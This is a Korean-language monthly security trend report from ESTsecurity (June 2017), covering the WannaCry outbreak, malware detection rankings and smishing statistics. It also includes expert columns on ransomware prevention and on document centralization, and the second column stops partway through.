

이스트시큐리티

보안 동향 보고서

No.93 2017.06



이스트시큐리티 보안 동향 보고서

CONTENTS

01	악성코드 통계 및 분석	01-08
	악성코드 동향	
	알약 악성코드 탐지 통계	
	허니팟/트래픽 분석	
	알약 M 스미싱 분석	
02	전문가 보안 기고	09-17
	갈수록 커지는 사이버 공격의 파급력, 예방이 중요하다	
	안정적인 파일 작업을 위해 문서중앙화 솔루션이 갖춰야 할 기술	
03	악성코드 분석 보고	18-32
	개요	
	악성코드 상세 분석	
	결론	
04	해외 보안 동향	33-51
	영미권	
	중국	
	일본	

01

악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

1. 악성코드 동향

5월에 발생했던 주목할만한 보안 이슈는 전세계적으로 큰 이슈가 되었던 워너크라이(WannaCry) 랜섬웨어 이슈입니다. 워너크라이(WannaCry) 랜섬웨어는 지난 5월 12일부터 Windows OS의 SMB 취약점을 악용하여 전세계적 100개국으로 유포되기 시작했으며, 감염되면 WNCRY 등으로 확장자를 변경하고 데이터를 암호화하여 큰 피해를 초래하였습니다. Cerber를 위시한 기존 랜섬웨어의 피해가 계속 이뤄지고 있었음에도 불구하고, 이번 워너크라이(WannaCry) 랜섬웨어 이슈가 글로벌 사이버 보안이슈가 되었던 것은 해당 랜섬웨어가 네트워크를 타고 전파되는 Worm 속성을 함께 가지고 있었기 때문입니다. 일단 특정 PC 한 대가 감염되면, 같은 네트워크상에 존재하는 Windows OS의 SMB 취약점이 존재하는 PC들이 모두 감염될 수 있는 특징 때문에 피해 규모가 굉장히 컸습니다.

다행히 국내에서는 주말 직전 퇴근 시점에 해당 이슈가 발생했는데다가, 주말 동안 이스트시큐리티를 비롯한 많은 보안 업체, 기업의 보안 담당자들, 그리고 KISA 등 유관기관 및 KT, SK 브로드밴드, LG 유플러스 등의 ISP(Internet Service Provider)업체들의 긴밀한 긴급 대응이 있어 피해를 크게 줄일 수 있었습니다.

이번 워너크라이(WannaCry) 랜섬웨어 이슈는 많은 사람들이 랜섬웨어가 사용중인 OS/SW의 취약점을 통해 손쉽게 전파될 수 있다는 점을 알 수 있게 되었고, Windows 보안 업데이트의 중요성과 내 시스템에 저장 중인 중요 데이터에 대한 백업의 필요성을 다시 한번 떠올리게 되었다는 점에서 큰 의미가 있었습니다.

워너크라이(WannaCry) 랜섬웨어 이슈는 현재 잠잠해졌습니다. 하지만 아직도 많은 공격자들이 NSA 해킹툴을 악용한 Eternalblue 취약점을 이용하여 크고 작은 공격을 지속적으로 진행하고 있는 만큼, 사용자분들은 항상 최신버전의 OS와 SW 상태를 유지하는 한편 백신 프로그램 혹은 안티 랜섬웨어 솔루션을 활용하여 시스템을 보호하시는 것이 좋습니다. 또한 고전적이지만 가장 효과적인 방식 중 하나인 이메일 첨부파일을 통해 유포되는 랜섬웨어 공격을 방어하기 위해서는, 출처를 알 수 없는 첨부 파일은 함부로 열어보지 않는 자세가 필요합니다. 무엇보다 별도 매체에 중요 데이터를 백업해 두는 것은 가장 기본적인 예방 방안이자 필수입니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2017년 5월의 감염 악성코드 Top 15 리스트에서는 지난 4월에 1,2위를 차지했던 두 악성코드들이 동일한 순위를 차지했다. 지난 4월에 3위를 차지했던 Trojan.BAT.Poweliks.Gen 이 이번에는 10위로 순위가 급하락하였으며, 11위였던 Misc.Riskware.BitCoinMiner 순위가 크게 상승하여 이번달 진단 순위 3위에 올라섰다. 5월에 크게 이슈가 되었던 워너크라이(WannaCry) 랜섬웨어의 경우 그 진단 건수가 Top15 리스트에 포함되지 않았다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.HTML.Ramnit.A	Trojan	2,832,796
2	-	Adware.SearchSuite	Adware	1,867,871
3	↑ 8	Misc.Riskware.BitCoinMiner	Trojan	910,515
4	↑ 1	Trojan.LNK.Gen	Trojan	897,760
5	↓ 1	Exploit.CVE-2010-2568.Gen	Exploit	624,404
6	-	Worm.ACAD.Kenilfe	Worm	483,576
7	↑ 2	Misc.Keygen	Trojan	482,172
8	-	Win32.Ramnit	Trojan	442,613
9	↑ 1	Worm.ACAD.Bursted.doc.B	Worm	431,297
10	↓ 7	Trojan.BAT.Poweliks.Gen	Trojan	420,527
11	New	Gen:Variant.Razy.107843	Trojan	413,183
12	New	Trojan.GenericKD.4978099	Trojan	365,509
13	↑ 1	Backdoor.Generic.792814	Backdoor	357,432
14	↓ 1	Win32.Almanahe.K.Dam	Trojan	330,207
15	New	Trojan.Generic.19781622	Trojan	241,253

* 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2017년 05월 01일 ~ 2017년 05월 31일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 66%를 차지했으며, 애드웨어(Adware) 유형이 17%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


5 월에는 4 월에 비해 트로이목마, 애드웨어 유형의 악성코드 비율이 소폭 증가하였으며, 전체적인 감염 수치는 약 12% 가량 증가하였다.




3. 허니팟/트래픽 분석

4 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



4. 알약M 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2017년 05월 01일 ~ 2017년 05월 31일
총 신고건수	1,982건

키워드별 신고내역

키워드	신고 건수	비율
택배	101	5.10%
확인	15	0.76%
청첩장	13	0.66%
동영상	9	0.45%
사진	7	0.35%
배송	6	0.30%
초대	5	0.25%
돌잔치	3	0.15%
법원	1	0.05%
종합소득세	1	0.05%

스미싱 신고추이

지난달 스미싱 신고 건수 3,803건 대비 이번 달 1,982건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 1,821건 감소했다. 이번 달은 택배 관련 스미싱이 대부분을 차지했으며, 종합소득세 스미싱이 새로 등장했다.

알약이 뽑은 5 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	[Web 발신] 대한통운 미확인 물품이 존재합니다 확인 부탁드립니다
2	나는 당신께 사진 한장: 를 보냈습니다
3	법원} 귀하의 강제집행 예정일 입니다. 의심메세지입니다

다수문자

순위	문자 내용
1	[Web 발신] 대한통운 미확인 물품이 존재합니다 확인 부탁드립니다
2	확인해주시길바랍니다.
3	[Web 발신] ^^사랑하고아끼면서잘살겠습니다^^일시 5 월 30 일오후 1 시장소:더베네치아청첩장
4	여 dw 기 fb 에 vm 너 wq 이상한 동영상 ib 있 tw 는데 바로 삭제하세요
5	나는 당신께 사진 한장: 를 보냈습니다
6	[초대](꼭^♡^)(^♡^와)주♡세♡요~
7	[우리아기태여난지 12 달첫돌이에요^^일시:1 월 6 일오전 10 시
8	l2 우 리(갈 n 이 여행가요- 고고싱^~
9	법원} 귀하의 강제집행 예정일 입니다. 의심메세지입니다
10	종합소득세 신고시 필요서류

02

전문가 보안 기고

1. 갈수록 커지는 사이버 공격의 파급력, 예방이 중요하다
2. 안정적인 파일 작업을 위해 문서중앙화 솔루션이 갖춰야 할 기술

1. 갈수록 커지는 사이버 공격의 파급력, 예방이 중요하다

[IMAS 개발팀 박종화 과장]

갈수록 커지는 사이버 공격의 파급력


2017년 5월 12일, 전 세계적인 사이버 공격이 발생하여 크게 이슈가 되었다. 스스로를 워너크라이(WannaCry)라는 랜섬웨어로 칭하는 해당 사이버 공격은 최신 제로데이를 이용하여 빠른 확산에 성공하였다. 해외 보안 업체 시만텍은 랜섬웨어의 경우 작년 한 해에만 매일 4,000 건 이상의 공격이 있었다고 밝히기도 했다. 이처럼 사이버 공격은 더욱 스마트해지며 그 파급력도 함께 커지고 있다.

워너크라이(WannaCry) 랜섬웨어는 전통적인 방식인 파일 암호화기능을 수행하지만 SMBv1 취약점과 전자메일을 이용한 방법이 추가된 형태이다. SMBv1 제로 데이 공격은 445 포트가 열려있을 경우 인터넷에 연결된 장치를 직접 공격할 수 있으며, 전자메일 피싱으로 악성코드가 실행되는 경우 로컬 망에서도 악성코드의 확산이 가능하다. 이러한 공격 방법은 2008년 등장하자마자 전 세계 100만대 PC를 감염시킨 Conficker 웜에서도 주목받은 바 있다. 워너크라이(WannaCry) 랜섬웨어는 네트워크 웜과 파일 암호화를 수행하는 랜섬웨어 기능이 결합된 ‘랜섬 웜’의 형태인 것이다. 취약점의 특성에 따라 달라지겠지만 Smart Car, IoT(Internet of Things) 등으로 초연결시대가 도래하고 있는 것을 감안할 때, 이러한 공격의 파급력은 더욱 커질 전망이다.

서비스형 랜섬웨어가 자리잡다

파급력이 커지는 또 다른 원인 중 하나는 바로 서비스형 랜섬웨어(RaaS: Ransomware as a Service) 비즈니스 모델의 정착이다. 작년 한 해 동안 랜섬웨어 변종만 증가한게 아니라 제작과 배포 방식 또한 고도화 되었다. 자원 및 지식이 부족하거나 개발 능력이 따라주지 않더라도 누구나 쉽게 사이버 공격이 가능해졌다.

해외 보안 업체 카스퍼스키랩에 따르면 랜섬웨어 개발자가 코드 개발자 계약에 따라 악성코드나 바이러스를 범죄자에게 제공하고, 또 구매자 요구에 맞게 수정된 버전을 판매한다고 한다. 랜섬웨어의 배포 또한 관리가 되지 않는 서버 및 자체 봇넷을 미리 준비하여 판매가 되는 형태다. 악성코드 제작부터 배포까지 모든 영역이 빠르게 비즈니스화되고 있는 것이다. 악성코드 제작자와 배포자 둘 다 안정적인 이득을 얻을 수 있어 지속적으로 고도화될 것으로 예상된다.



[그림 1] 랜섬웨어 서비스를 제공하는 RaaS 사이트 화면 (출처: <http://blog.aljac.co.kr/1085>)

예방은 선택이 아닌 필수

앞서 이야기한 사이버 상의 공격 양상과 파급력에 비추어 봤을 때 사후 대응보다 중요한 것은 ‘예방’이다. 빠르게 확산될 수 있다는 것은 대응할 수 있는 시간을 확보하지 못할 가능성이 존재함을 의미한다. 2011년 3월 3일 <3.3 디도스 공격>으로 알려진 공격에 하드디스크 파괴 기능이 포함되어 있어 대한민국의 주요 정부기관, 은행 등의 업무가 마비되었던 사례가 있다. 물론 당시의 공격으로 이후 상당 부분 예방을 위한 조치들이 이루어졌지만, 새로운 기술과 인프라들이 도입되고 환경이 변화할수록 새로운 취약점들도 존재하기 마련이기 때문에 기술이 발전하니 보안도 그만큼 발전하리란 안일한 생각은 금물이다.

예방 방법은 존재하지 않는 것인가? 그렇지 않다

이번 워너크라이(WannaCry) 랜섬웨어 공격이 이용한 SMB 취약점은 사실 지난 3월 14일경 마이크로소프트 사에서 MS17-010으로 패치한 바 있다. 그리고 이 SMB 취약점은 해킹 그룹 ‘채도 브로커스(Shadow Brokers)’에서 미리 공개한 이른바 NSA 사이버무기인 ‘이터널블루(EternalBlue)’로 알려져 있었다. 보안 업계에서는 취약점 공개 시점부터 이미 굉장히 큰 이슈였기 때문에 대규모 사이버 공격을 예측할 수도 있었는데, 특히 SMB 취약점의 경우 과거 전력이 많아 사실 공격은 시간 문제일 뿐이었다.

하지만 워너크라이(WannaCry) 랜섬웨어가 이렇게 이슈가 될 수 있었던 건 조직 관리자의 보안 의식 결여가 가장 큰 문제라고 볼 수 있다. 꾸준한 패치 업데이트가 쉽지만은 않지만, 예측된 공격이었기에 패치 업데이트만 받았더라도 대규모 피해는 피할 수 있었다. 랜섬웨어 피해 예방을 위한 첫 번째 조건이자 기본은 관리자의 보안 의식 고취이다.

두 번째로는 다양한 방어 수단을 두는 것이다. 사이버 상에도 공격을 지연시키거나 빠르게 공격 징후를 확인할 수 있는 여러 수단이 존재한다. 바꿔 말하면, 한 제품이 공격을 놓치더라도 다른 제품이 찾아낼 수 있도록 여러 계층의 전술진지를 구축하는 것이다. IT 기술이 발전하며 하드웨어부터 소프트웨어까지 여러 계층의 방어 체계 구축이 용이해진 만큼 다양한 보안 솔루션 도입을 고려해 봐야 한다.

적은 리소스로 큰 효과, 클라우드 보안



[그림 2] 이스트시큐리티의 IMAS 클라우드

IMAS 클라우드는 이스트시큐리티에서 제공하는 분석 서비스로, 전 세계적으로 유포되는 샘플들을 수집/분석하여 악성여부 판단정보와 인텔리전스 해석정보를 제공하고 있다. 때문에 현재 이슈되는 악성코드는 물론 표적형 공격 악성코드까지 보다 빠르게 대응할 수 있다.

IMAS 클라우드가 선제적으로 사이버 공격에 대한 정보를 수집한 다음 연결된 모든 사용자에게 해당 위협을 공유하기 때문에, 이를 기존의 클라이언트 제품이나 기타 솔루션과 연동한다면 보다 강력한 방어 체계를 갖추게 된다. 조직 내부에 기술적 또는 물리적 어려움으로 대규모 방어 체계가 구축되지 않았더라도, 클라우드 연결을 통해 비교적 간편하게 적은 리소스를 투자하여 큰 예방 효과를 볼 수 있는 것이다.

앞으로도 사이버 공격은 진일보할 것이고 그 파급력은 커질 수 밖에 없다. 관리자는 전체 조직의 보안에 대한 경각심을 키우고 미연에 공격을 막을 수 있는 다방면의 대안을 준비하여야 할 것이다.

2. 안정적인 파일 작업을 위해 문서중앙화 솔루션이 갖춰야 할 기술

[SecureCloud 개발팀 이동규 팀장]

최근 DRM과 DLP에 이어 문서 보안의 새로운 트렌드로 문서중앙화 솔루션이 각광받고 있다. 사실 꽤 오래전부터 비슷한 제품들이 시장에 출시되었으나, DRM과 DLP만큼의 뚜렷한 시장 확장성을 보이지 못했다. 기업에게 문서중앙화라는 새로운 방식에 대한 이해도나 제품들에 대한 신뢰가 부족했기 때문이다.

이러한 제품들이 최근들어 주목받는 이유는 무엇일까? 고객들은 DRM을 구축한 후 겪었던 제품간의 충돌이나 업데이트 문제, 다변화되는 작업 환경에서 빠른 대응이 어려운 DLP 등 기존 보안 방식에 대해 불만이 쌓이고 있었다. 이렇듯 새로운 방식이 필요한 상황과 고객의 니즈를 문서중앙화 솔루션이 해소할 수 있음이 입증되면서 문서 보안 시장에서 점차 변화의 바람이 일어나기 시작했다.

문서 보안 시장의 새로운 바람, 문서중앙화 솔루션

먼저 문서중앙화 솔루션이란 정확하게 무엇인지 짚어보자. 문서중앙화란, 로컬에 존재하는 ‘문서’ 파일들을 모두 ‘중앙’ 서버로 이관하여, 서버에서 모든 문서에 대한 보안과 관리를 통합적으로 할 수 있게 하는 기술 단어이다. 이러한 논리 구조를 가능하게 하는 전문 기술을 갖춘 솔루션이 바로 문서중앙화 솔루션인 것이다. 사실 기업 내 대부분의 지식 자료에 해당하는 ‘문서’라는 단어를 사용했지만 ‘기업의 모든 파일을 중앙화’하는 기업 통합 문서보안 솔루션이라고 할 수 있다.

그렇다면 문서중앙화 솔루션으로 정의되기 위해 필수로 충족되어야 할 기술 요건들은 무엇이 있을까? 이제부터 사용자가 문서 파일을 안정적이고, 안전하게 사용하기 위해 문서중앙화 솔루션이 갖춰야 할 기술들에 대해 확인해보자.

1. 유저모드 필터링과 커널모드 필터링 방식에 대한 이해

문서중앙화 솔루션의 핵심은 사용자 PC에 파일 저장을 금지하여 문서의 유출을 원천 차단하는 기술이다. 중요한 문서를 안전하게 보호하려면 사용자 PC의 파일을 중앙 서버로 이관시킴과 동시에 파일을 로컬에 저장할 수 없게 만들어야 한다.

